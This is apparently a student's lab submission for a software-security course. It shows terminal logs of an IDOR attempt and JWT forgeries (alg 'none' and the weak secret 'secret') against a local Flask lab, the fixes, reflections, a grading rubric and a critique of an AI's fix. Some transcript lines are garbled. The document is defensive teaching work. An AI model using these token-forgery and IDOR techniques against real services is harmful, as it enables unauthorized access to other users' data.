
{"error": "Forbidden"}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ |

MINGW64/c/Users/ASUS/Downloads/software-security/labs/week06-authn-authz
ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs/week06-authn-authz (wk05)
$ docker compose run --rm --service-ports authn-authz-lab bash -c 'pip install --no-cache-dir flask pyjwt &&
python solution_app.py'
Container week06-authn-authz-authz-lab-run-aa30513b5362 Creating
Container week06-authn-authz-authz-lab-run-aa30513b5362 Created
Collecting flask
  Downloading flask-3.1.3-py3-none-any.whl.metadata (3.2 kB)
Collecting pyjwt
  Downloading pyjwt-2.13.0-py3-none-any.whl.metadata (3.4 kB)
Collecting blinker-1.9.0-py3-none-any.whl.metadata (1.6 kB)
Collecting click-8.1.3 (from flask)
  Downloading click-8.5.0-py3-none-any.whl.metadata (2.6 kB)
Collecting itsdangerous-2.2.0 (from flask)
  Downloading itsdangerous-2.2.0-py3-none-any.whl.metadata (1.9 kB)
Collecting jinja2-3.1.6-py3-none-any.whl.metadata (2.9 kB)
Collecting markupsafe-2.1.1 (from flask)
  Downloading markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (2.7 kB)
Collecting werkzeug-3.1.1.0 (from flask)
  Downloading werkzeug-3.1.8-py3-none-any.whl.metadata (4.0 kB)
Collecting flask-3.1.3-py3-none-any.whl (103 kB)
Collecting pyjwt-2.13.0-py3-none-any.whl (31 kB)
Collecting blinker-1.9.0-py3-none-any.whl (8.5 kB)
Collecting click-8.5.0-py3-none-any.whl (125 kB)
Collecting itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting jinja2-3.1.6-py3-none-any.whl (134 kB)
Collecting markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (22 kB)
Collecting werkzeug-3.1.8-py3-none-any.whl (226 kB)
Installing collected packages: pyjwt, markupsafe, itsdangerous, click, blinker, werkzeug, jinja2, flask
Successfully installed blinker-1.9.0 click-8.5.0 flask-3.1.3 itsdangerous-2.2.0 jinja2-3.1.6 markupsafe-3.0.3 pyjwt-2.13.0 werkzeug-3.1.8
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
[notice] A new release of pip is available: 25.0.1 -> 26.2.1
[notice] To update, run: pip install --upgrade pip
* Serving Flask app 'solution_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://172.22.0.2:5000
Press CTRL+C to quit
172.22.0.1 - - [10/Sep/2026 18:53:36] "POST /login HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:53:51] "GET /api/orders/1 HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:54:06] "GET /api/orders/2 HTTP/1.1" 403 -
172.22.0.1 - - [10/Sep/2026 18:55:55] "GET /api/orders/2 HTTP/1.1" 401 -
172.22.0.1 - - [10/Sep/2026 18:58:57] "GET /api/orders/2 HTTP/1.1" 401 -
172.22.0.1 - - [10/Sep/2026 19:04:09] "GET /api/orders/2 HTTP/1.1" 403 -

```

alg:none → 401: Fixed at line 50 by allowing only HS256.



```

MINGW64/c/Users/ASUS/Downloads/software-security/labs
ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ TOKEN=$(curl -s -X POST http://localhost:8080/login \
-H "Content-Type: application/json" \
-d '{"user": "alice", "pw": "alicepw"}' | python3 -c 'import sys,json;print(json.load(sys.stdin))["token"]
)')
echo $TOKEN
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGciLCJpc1ZSI6ImF1dG8wNjE0IiwiaWF0IjE3ODk1E300kWNjczWT
Z9.muge3r78LJR2_9TwsTF0CFZFVMSFOV0I0eCjHE1evfs

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ curl -s http://localhost:8080/api/orders/1 \
-H "Authorization: Bearer $TOKEN"
{"item": "Laptop", "owner": "alice", "total": 1200}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z'
curl -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $TOKEN"
ASUS | 6631503060 | 2026-09-11 01:54:05 SEAST
{"error": "Forbidden"}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ FORGED=$(python3 - <<'py'
import jwt
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
py
)
ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z'
curl -i -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $FORGED"
ASUS | 6631503060 | 2026-09-11 01:55:55 SEAST
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 18:55:55 GMT
Content-Type: application/json
Content-Length: 26
Connection: close

{"error": "invalid token"}

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs (wk05)
$ |

MINGW64/c/Users/ASUS/Downloads/software-security/labs/week06-authn-authz
Container week06-authn-authz-authz-lab-1 Stopped

ASUS@LAPTOP-21RJ842H MINGW64 ~/Downloads/software-security/labs/week06-authn-authz (wk05)
$ docker compose run --rm --service-ports authn-authz-lab bash -c 'pip install --no-cache-dir flask pyjwt &&
python solution_app.py'
Container week06-authn-authz-authz-lab-run-aa30513b5362 Creating
Container week06-authn-authz-authz-lab-run-aa30513b5362 Created
Collecting flask
  Downloading flask-3.1.3-py3-none-any.whl.metadata (3.2 kB)
Collecting pyjwt
  Downloading pyjwt-2.13.0-py3-none-any.whl.metadata (3.4 kB)
Collecting blinker-1.9.0-py3-none-any.whl.metadata (1.6 kB)
Collecting click-8.1.3 (from flask)
  Downloading click-8.5.0-py3-none-any.whl.metadata (2.6 kB)
Collecting itsdangerous-2.2.0 (from flask)
  Downloading itsdangerous-2.2.0-py3-none-any.whl.metadata (1.9 kB)
Collecting jinja2-3.1.6-py3-none-any.whl.metadata (2.9 kB)
Collecting markupsafe-2.1.1 (from flask)
  Downloading markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (2.7 kB)
Collecting werkzeug-3.1.1.0 (from flask)
  Downloading werkzeug-3.1.8-py3-none-any.whl.metadata (4.0 kB)
Collecting flask-3.1.3-py3-none-any.whl (103 kB)
Collecting pyjwt-2.13.0-py3-none-any.whl (31 kB)
Collecting blinker-1.9.0-py3-none-any.whl (8.5 kB)
Collecting click-8.5.0-py3-none-any.whl (125 kB)
Collecting itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting jinja2-3.1.6-py3-none-any.whl (134 kB)
Collecting markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (22 kB)
Collecting werkzeug-3.1.8-py3-none-any.whl (226 kB)
Installing collected packages: pyjwt, markupsafe, itsdangerous, click, blinker, werkzeug, jinja2, flask
Successfully installed blinker-1.9.0 click-8.5.0 flask-3.1.3 itsdangerous-2.2.0 jinja2-3.1.6 markupsafe-3.0.3 pyjwt-2.13.0 werkzeug-3.1.8
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
[notice] A new release of pip is available: 25.0.1 -> 26.2.1
[notice] To update, run: pip install --upgrade pip
* Serving Flask app 'solution_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://172.22.0.2:5000
Press CTRL+C to quit
172.22.0.1 - - [10/Sep/2026 18:53:36] "POST /login HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:53:51] "GET /api/orders/1 HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:54:06] "GET /api/orders/2 HTTP/1.1" 403 -
172.22.0.1 - - [10/Sep/2026 18:55:55] "GET /api/orders/2 HTTP/1.1" 401 -

```

Weak secret → 401: Fixed at lines 10 and 50 with a strong secret and required aud/exp claims.

```

MINGW64/c/Users/ASUS/Downloads/software-security/labs
{"item":"Laptop", "owner":"alice", "total":1200}

ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z
curl -i -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $TOKEN"
ASUS | 6631503060 | 2026-09-11 01:54:05 SEAST
{"error":"forbidden"}

ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$ FORGED=$(python3 - <<'py'
import jwt
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
py
)
ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z
curl -i -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $FORGED"
ASUS | 6631503060 | 2026-09-11 01:55:55 SEAST
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 18:55:55 GMT
Content-Type: application/json
Content-Length: 26
Connection: close
{"error":"invalid token"}

ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$ FORGED2=$(python3 - <<'py'
import jwt
print(jwt.encode({"sub": "bob", "secret", "algorithm":"HS256"}))
py
)
C:\Users\ASUS\AppData\Local\Programs\Python\PythonSoftwareFoundation\Python.3.13.qbz5n2kfra8p0\LocalCache\loc
al-packages\Python313\site-packages\jwt\api_jwt.py:147: InsecureKeyLengthWarning: The HMAC key is 6 byte
s long, which is below the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
return self._jws.encode(
)
ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$ printf '%s | %s | ' "$(whoami)" "6631503060"; date +%F %T %Z
curl -i -s http://localhost:8080/api/orders/2 \
-H "Authorization: Bearer $FORGED2"
ASUS | 6631503060 | 2026-09-11 01:56:56 SEAST
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Thu, 10 Sep 2026 18:58:57 GMT
Content-Type: application/json
Content-Length: 26
Connection: close
{"error":"invalid token"}

ASUSBLAPTOP-21R3B42H MINGW64 ~/Downloads/software-security/labs (wk05)
$

```

```

MINGW64/c/Users/ASUS/Downloads/software-security/labs/week06-authn-authz
$ docker compose run --rm --service-ports authz-lab bash -c "pip install --no-cache-dir flask pyjwt &&
python solution_app.py"
Container week06-authn-authz-authz-lab-run-aa30513b5362 Created
Container week06-authn-authz-authz-lab-run-aa30513b5362 Created
Collecting flask
  Downloading flask-3.1.3-py3-none-any.whl.metadata (3.2 kB)
Collecting pyjwt
  Downloading pyjwt-2.13.0-py3-none-any.whl.metadata (3.4 kB)
Collecting blinker-1.9.0 (from flask)
  Downloading blinker-1.9.0-py3-none-any.whl.metadata (1.6 kB)
Collecting click-8.1.3 (from flask)
  Downloading click-8.5.0-py3-none-any.whl.metadata (2.6 kB)
Collecting itsdangerous-2.2.0 (from flask)
  Downloading itsdangerous-2.2.0-py3-none-any.whl.metadata (1.9 kB)
Collecting jinja2-3.1.2 (from flask)
  Downloading jinja2-3.1.6-py3-none-any.whl.metadata (2.9 kB)
Collecting markupsafe-2.1.1 (from flask)
  Downloading markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (2.7 kB)
Collecting werkzeug-3.1.0 (from flask)
  Downloading werkzeug-3.1.8-py3-none-any.whl.metadata (4.0 kB)
Collecting flask-3.1.3-py3-none-any.whl (103 kB)
Collecting pyjwt-2.13.0-py3-none-any.whl (51 kB)
Collecting blinker-1.9.0-py3-none-any.whl (8.5 kB)
Collecting click-8.5.0-py3-none-any.whl (125 kB)
Collecting itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting jinja2-3.1.6-py3-none-any.whl (134 kB)
Collecting markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (22 kB)
Collecting werkzeug-3.1.8-py3-none-any.whl (226 kB)
Installing collected packages: pyjwt, markupsafe, itsdangerous, click, blinker, werkzeug, jinja2, flask
Successfully installed blinker-1.9.0 click-8.5.0 flask-3.1.3 itsdangerous-2.2.0 jinja2-3.1.6 markupsafe-3.0.3 pyjwt-2.13.0 werkzeug-3.1.8
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with
the system package manager, possibly rendering your system unusable. It is recommended to use a virtua
l environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know
what you are doing and want to suppress this warning.

[notice] A new release of pip is available: 25.0.1 -> 26.2.1
[notice] To update, run: pip install --upgrade pip
* Serving Flask app 'solution_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
server instead.
* Running on all addresses (0.0.0.0)
* Running on http://172.0.0.1:5000
* Running on http://172.22.0.2:5000
Press CTRL+C to quit
172.22.0.1 - - [10/Sep/2026 18:53:36] "POST /login HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:53:51] "GET /api/orders/1 HTTP/1.1" 200 -
172.22.0.1 - - [10/Sep/2026 18:54:06] "GET /api/orders/2 HTTP/1.1" 401 -
172.22.0.1 - - [10/Sep/2026 18:55:55] "GET /api/orders/2 HTTP/1.1" 401 -
172.22.0.1 - - [10/Sep/2026 18:58:57] "GET /api/orders/2 HTTP/1.1" 401 -

```

Part 4 — Reflection

1. **CWE/OWASP mapping:** map IDOR → **CWE-639 / A01**, the JWT forgeries → **CWE-347 & CWE-321 / A07**.

IDOR is mapped to CWE-639 and OWASP A01 because the server fails to enforce ownership of an object. The JWT attacks map to CWE-347 and CWE-321 under A07 because the app accepts improperly verified tokens and uses a weak signing secret.

2. **Real breach:** the **2022 Optus breach** exposed millions of customer records via an exposed/poorly-authorized API endpoint where identifiers could be enumerated — a textbook broken-access-control / IDOR-style failure. In 3–4 sentences connect it to Tasks 1 and 4 of this lab. (*Alternative: the Peloton API IDOR disclosure.*)

The Optus breach was similar to Task 1 because attackers could access customer records by changing identifiers when the API did not enforce authorization correctly. Like Task 4, the weakness allowed access to other users' information without needing their passwords. This shows why every request must verify both the user's identity and ownership of the requested record.

3. **Best mitigation:** between deny-by-default ownership checks, pinning the JWT algorithm, and a strong managed secret, which control protects the most attack surface here, and why is server-side authorization non-negotiable?

Deny-by-default ownership checks protect the most attack surface because they prevent users from accessing objects they do not own, even if authentication or token validation fails. Server-side authorization is non-negotiable because users can modify tokens, IDs, and requests, so the server must independently enforce permissions.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads/tokens + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	100

Evidence & Integrity (required)

- Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence.** When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit: learn.zcr.ai/submit (full guide: [SUBMISSION.md](#) in the repo root).*
- Explain in your own words** (*graded on your reasoning, not copied text*):

1. What did you do, and **why did the vulnerability work**?

I logged in as Alice, changed the order ID to access Bob's order, and forged JWTs using `alg:none` and the weak secret. The vulnerability worked because the app did not verify token signatures correctly and did not check whether the authenticated user owned the requested order.

2. **Why does your fix actually stop it** — and what could still break it?

The fix pins JWT verification to `HS256`, uses a strong secret, requires `aud` and `exp`, and checks order ownership before returning data. It could still fail if the secret is exposed, the ownership check is omitted from another endpoint, or authorization is not tested after future code changes.



Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.

The AI's full answer was:

To fix the vulnerabilities, use a strong random secret instead of `"secret"`, and store it in an environment variable or secret manager. Pin JWT verification to `HS256`, require the `exp` and `aud` claims, and reject invalid or expired tokens. In the order endpoint, get the authenticated user from the verified token and check that `order["owner"] == user` before returning the order; otherwise return `403`

forbidden. These changes stop unsigned JWTs, weak-secret forgery, expired or incorrectly scoped tokens, and IDOR access.

2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).

The risky part would be: **"Pin the algorithm to HS256."** Pinning the algorithm alone is not enough if the application still uses the weak secret **"secret"**; an attacker could continue forging valid HS256 tokens.

3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

I verified the fix by using a random secret, allowing only **HS256**, requiring **aud** and **exp**, and checking order ownership. Alice's token received **403 forbidden** for Bob's order, while the **alg:none** and weak-secret tokens received **401 invalid token**, proving that the incomplete fix would not have been sufficient.

Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

The endpoint accepts a JWT to identify the user and then returns the order selected by the URL number. It is exploitable because the app accepts unsigned or weakly signed tokens and does not check whether the authenticated user owns the requested order.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*

Final prompt: Review this Flask JWT endpoint and fix the vulnerabilities without changing its API. Use a strong secret from an environment variable, allow only **HS256**, require and validate **exp** and **aud**, catch invalid tokens with a **401** response, and check that the authenticated user owns the requested order before returning it; otherwise return **403**. Then explain which code changes address **alg:none**, weak-secret forgery, and IDOR.

Verified result: The secure version returned **403 forbidden** for Alice's request for Bob's order and **401 invalid token** for both the **alg:none** and weak-secret forged tokens. Therefore, the exploit failed after the fix.

Github Commit Link

<https://github.com/Kay-Khine-Maw/software-security/tree/wk06>